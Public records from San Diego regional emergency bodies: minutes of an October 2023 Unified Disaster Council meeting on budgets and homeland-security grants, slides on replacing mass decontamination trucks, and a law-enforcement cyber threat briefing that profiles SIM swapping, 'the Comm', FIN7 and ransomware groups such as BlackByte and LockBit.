SAN DIEGO UNIFIED DISASTER COUNCIL
MEETING MINUTES
October 19, 2023

1. **CALL TO ORDER**

Nora Vargas called the meeting to order at 9:05 am and roll call was taken.

2. **ROLL CALL**

ROLL CALL	MEMBER
CARLSBAD	Kim Young
CHULA VISTA	Marlon King
COUNTY OF SAN DIEGO	Nora Vargas
DEL MAR/ ENCINITAS/ SOLANA BEACH	Joshua Gordon
ESCONDIDO	Jeff Murdock
LA MESA	Ray Sweeney
LEMON GROVE	Brent Koch
NATIONAL CITY	Walter Amedee
POWAY	Jeff Chumbley
SAN DIEGO	Steven Lozano
SAN MARCOS	Daniel Barron
VISTA	Ed Kramer

3. **CALL FOR PUBLIC INPUT**

No Public Comments

4. **APPROVAL OF MINUTES**

ACTION: The minutes of August 17, 2023, were unanimously approved.

No public comments.

5. **UDC Member Share and FY24-25 Budget**– Stephen Rea, OES

- Slides and supporting documents were presented.
- Increase UDC budget by increasing County OES, State Homeland Security Grant (SHSP) and member (18 cities) shares.
- The increase in Membership shares will be split between Jurisdictions using the established formula and will cover GEM costs.

ACTION: Motion to approve the increase member shares to be split between jurisdictions using the established formula was unanimously approved.

No public comments.

6. **State Homeland Security Grant Allocation Formula**- Stephen Rea, OES
   - Slides and supporting documents were presented.
   - FY 2024 SHSP Proposed Allocation was reviewed.
   - SHSP OES Regional Staff projects include Logistics/Communications, IT/GIS, Operations, Planning, Recovery, Emergency Management Strategic Engagement, Risk Communications Planning and Multiple Language Notifications- Partner Relay, Transportation Coordination, Coordination- Tijuana River Valley Pollution Local Emergency, Coordination- San Diego Border Migration.

ACTION: Motion to approve the approve the FY24 SHSP Allocation Formula was unanimously approved.

No public comments.

7. **State Homeland Security Grant: Reallocation**- Stephen Rea, OES
   - Starting in FY11 SHSP, a competitive reallocation process was implemented.
   - For FY20 SHSP, a total of $100,372 was returned and funded (1) cellular gateway network, (44) regional cellphone boosters for enhanced communications, (4) P25 compatible public safety radios and upgrades to command vehicle communications equipment.
   - Anticipated funds available for FY21 SHSP is $90K
   - Proposed projects have a three month completion timeline (October 21, 2023- January 21, 2024)
   - 7 Jurisdictions have submitted proposals
   - The total amount requested was $374,586 which is over the $90,000. Due to limited funds not all projects were awarded.
   - The UDC Grants Sub-committee reviewed each project.
   - Awarded projects are (5) P-25 compliant VHF radios for City of Escondido, (430) ZoneHaven map books for COSD Office of Emergency Services, (4) Bendix King BKR 5,000 Radios, Audio-Visual and communications equipment for Heartland Training Facility- Command Training Center for the City of Santee.

ACTION: Motion to approve the grant reallocation was unanimously approved.

No Public Comments.

8. **Informational Presentations and Standing Reports**

   A. **Port Emergency Response Projects**- Dave Foster, Port of San Diego

   - The Port of San Diego manages San Diego Bay and 34 miles of natural waterfront for the people of California.
   - California will promote maritime security through efforts to prevent, protect, minimize (the impact of events), safeguard, and restore its maritime community.
   - The port will be having a full-scale Navy Nuclear Propulsion Program exercise in March 2024 as well as a tsunami tabletop exercise. There will also be a mass rescue/ vessel fire exercise in April 2024
   - Emergency plans will be updated in 2024.

B. **The Great Shakeout**- Barbara Ayers, OES

- Cal OES Shake simulator was onsite at Cuyamaca college for the community resource and outreach fair.
- National Shake out is October 19th. Everyone in attendance participated in the earthquake drill alongside millions county wide.
- SD Emergency App includes ShakeReady SD.
- Emergency drill and modifications were demonstrated.

C. **CAL OES Report**- Patrick Buttron, Cal OES

- Assisted with the Great American shakeout at Cuyamaca College.
- Border Mission has been closed.
- Participated in Weather Workshop.
- Working with The Port of San Diego on emergency plans.
- Requests for training can be sent to Patrick Buttron.

D. **State Homeland Security Program Grant-** Valentine Dama, OES

- FY20- In September grant closeout letters were sent to most agencies.
- FY21- This October, Grants Monitoring Visits will be concluded with all SHSP Subrecipients.
- FY22- OES has begun receiving and processing Cash Reimbursement Requests from some Jurisdictions. Please update when reimbursements are received to close out the process.
- FY23 SHSGAP- The National CyberSecurity review for all SHSP subrecipients is now open and will close on February 29, 2024. At each agency, please ensure the Chief Information Officer completes the NCSR

E. **Urban Area Security Initiative Grant Program**- Megan Beall, City OES

- Final Application has been submitted
- Award letters will be mailed out early to late Spring.
- Next UASI meeting will be December 22, 2024.

No public comments.

9. Executive Report – Stephen Rea, OES

- Information presented on Winter Workshop and legislative updates.
- Nora Vargas will look into regional resources possible for translation services.
- Introduced two new Emergency Services Coordinators at OES and announced our Program Manager will be taking a promotion outside of OES.

No public comments.

10. NEXT REGULAR MEETING- December 14, 2023, from 9:00-11:00 am
SD County OES - 5580 Overland Avenue, Suite 100, San Diego, CA 92123

MEETING ADJOURNED – 10:10 AM

MASS DECONTAMINATION UNIT DISCUSSION

Unified Disaster Council

4/18/24

Mass Decontamination Units (MDUs)

2007 Box Trucks


- 3 box trucks funded by UDC
  - 1x 22’, Class C
  - 2x 26’ Class B
- Capable of 200-person decontamination
- ~100’x200’ footprint
- ~1.5-to-3-hour setup time
- Set-up: 25-person team

1x22’ Class C Box Truck

- Repurposed and transferred to PHPR Warehouse through 2022 UDC vote.
- Difficulties utilizing MDU-101 under a Class C License due to weight restrictions over 26,000 lbs. Request to return MDU-101.
- Approximate acquisition cost was slightly below $400,000.
  - Includes cost of truck and equipment.

MDU Equipment

- Victim Rescue & Care Equipment
- Tents, Basins, Risers
- Bladders, Pumps, Hoses
- Generators, Heaters
- Miscellaneous expired items
  - Batteries, PPE, soap, bleach, etc.



CARB ACF Mandate

- The California Air Resources Board's (CARB) Advanced Clean Fleet (ACF) mandate will transition fleets to Zero-Emission Vehicles (ZEVs) over the course of a decade and guarantees a full useful life.
- State and local government fleets have no requirement to end the use of their existing compliant vehicles.
- Box trucks must be converted to ZEVs if they are replaced.
  - Exception for backup and emergency vehicles.

2x26’ Class B Box Truck

- In-service since 2007
  - 10 expected life years
  - Fiscal year to replace: FY2016-2017, FY2017-2018
- Identified by County Fleet for CARB ACF electric vehicle conversion
- Suggested replacement: Freightliner eM2 Battery Electric Truck
  - Estimated purchase cost: $92,216.84 each (vehicle only)

Discussion Items

- MDU-101 (Class C box truck at PHPR warehouse)
  - Return to Service
    - Update consumable equipment
    - Reassign to a fire station
  - Salvage
    - Vehicle
    - Equipment
  - Replace
    - CARB ACF Mandate
    - Pursue exemption
    - UASI Grant
- MDU-102 and MDU-103 (Class B box truck)

SAN DIEGO LAW ENFORCEMENT COORDINATION CENTER

Cyber Threat Brief


DREW FACETTI

Cyber Intel Unit

- To support the cyber needs of the San Diego and Imperial County region by working in partnership with stakeholders to enhance cyber security awareness and resilience.


- **What We Do:**
  - NetFlow Analysis
  - External Vulnerability Scans
  - Leaked Credential Monitoring
  - Dark Web Searches
  - Information Sharing
  - Task Force Collaboration
    - HSI San Diego - CIG
  - Presentations
  - Products
    - Cyberspace Risk Assessment


Current Cyber Threats



SIM Swapping


- Subscriber Identity Module
- SIM Swapping aka SIM Swap Scam aka SIM Splitting aka Simjacking
  - Account Takeover
- 2FA / MFA Bypass
- Social Engineering / Insider Threat





SIM Swapping & Ransomware Groups

- Partnership with “the Comm” and ALPHV (BlackCat)
- Majority of Ransomware Groups == English as a Second Language / Broken English
- SIM Swapping & Social Engineering Experts
  - Insiders at the Telecom Companies
  - Socially Engineering Techniques
  - Remote Access Software w/ Persistence
- Octo Tempest & Scattered Spider
  - The Comm?



The Comm

- Obscure Network
  - Hackers
  - Gamers
  - Teenagers
  - Criminals
- Operate through Discord and Telegram
  - Subsections for Specific Jobs / Expertise
  - Racist & Homophobic Insults
  - Memes
  - “Flex” Wealth
- Based in the US and UK
  - Fluent English Speakers


The Comm Services
SIM Swapping
Violence as a Service (Bricksquad)
Swatting
Stalking
Shootouts
Kidnapping
Hacking (Crypto Scams)

FIN7

- Carbon Spider
- Est. 2013 - 2015
- Financially-Motivated Russian-Speaking APT Group
- Combi Security


- BadUSB & Spear-phishing
- Carbanak
- Point-of-Sale Malware (Pillowmint)

- Affiliations with Ryuk, ALPHV/Blackcat, REvil, Darkside and BlackMatter
  - Shift to Ransomware



- Notable Victims:
  - SEC
  - Red Robin
  - Omni Hotels
  - Saks Fifth Ave.

Russian Ransomware Groups



BLACKBYTE

AKIRA

LOCKBIT 3.0

DAIXIN Team

BianLian

`ransomhub:~#`

BlackMatter Ransomware

CL0P^_- LEAKS

Black Basta

BlackByte Ransomware Group

- Russian-based ransomware group
- Targeting organizations in various sectors including (July 2021):
  - Healthcare
  - Manufacturing
  - Government
  - Education

- **Ransomware-as-a-Service** model
- **Double extortion**

- BlackByte primarily targets organizations in the USA.


- Russia-Ransomware Compromise

- On March 12, 2024, data from a local wastewater authority was posted on BlackByte ransomware groups extortion blog to extort the organization to pay the ransom fee.

BLACKBYTE

- Allegedly, the data exfiltrated by BlackByte included invoices, contracts, payroll records, project details, HR documents, and employees' personal details.

Ransomware as a Service (RaaS)



LockBit 3.0

- RaaS | Double Extortion | Recruitment Programs | Bug Bounties | Laying Low
  - 80 - 20 Split | 1 Bitcoin Deposit

- LockBit 1.0 (Custom Code)
- LockBit 2.0 (Red)
- LockBit 3.0 (Black – Derived from BlackMatter)
  - Many Conti Members joined LockBit
  - Targeting Type 1 Hypervisors – VMware ESXi Variant
  - macOS Targeting
- LockBit Green (Derived from Conti Ransomware)

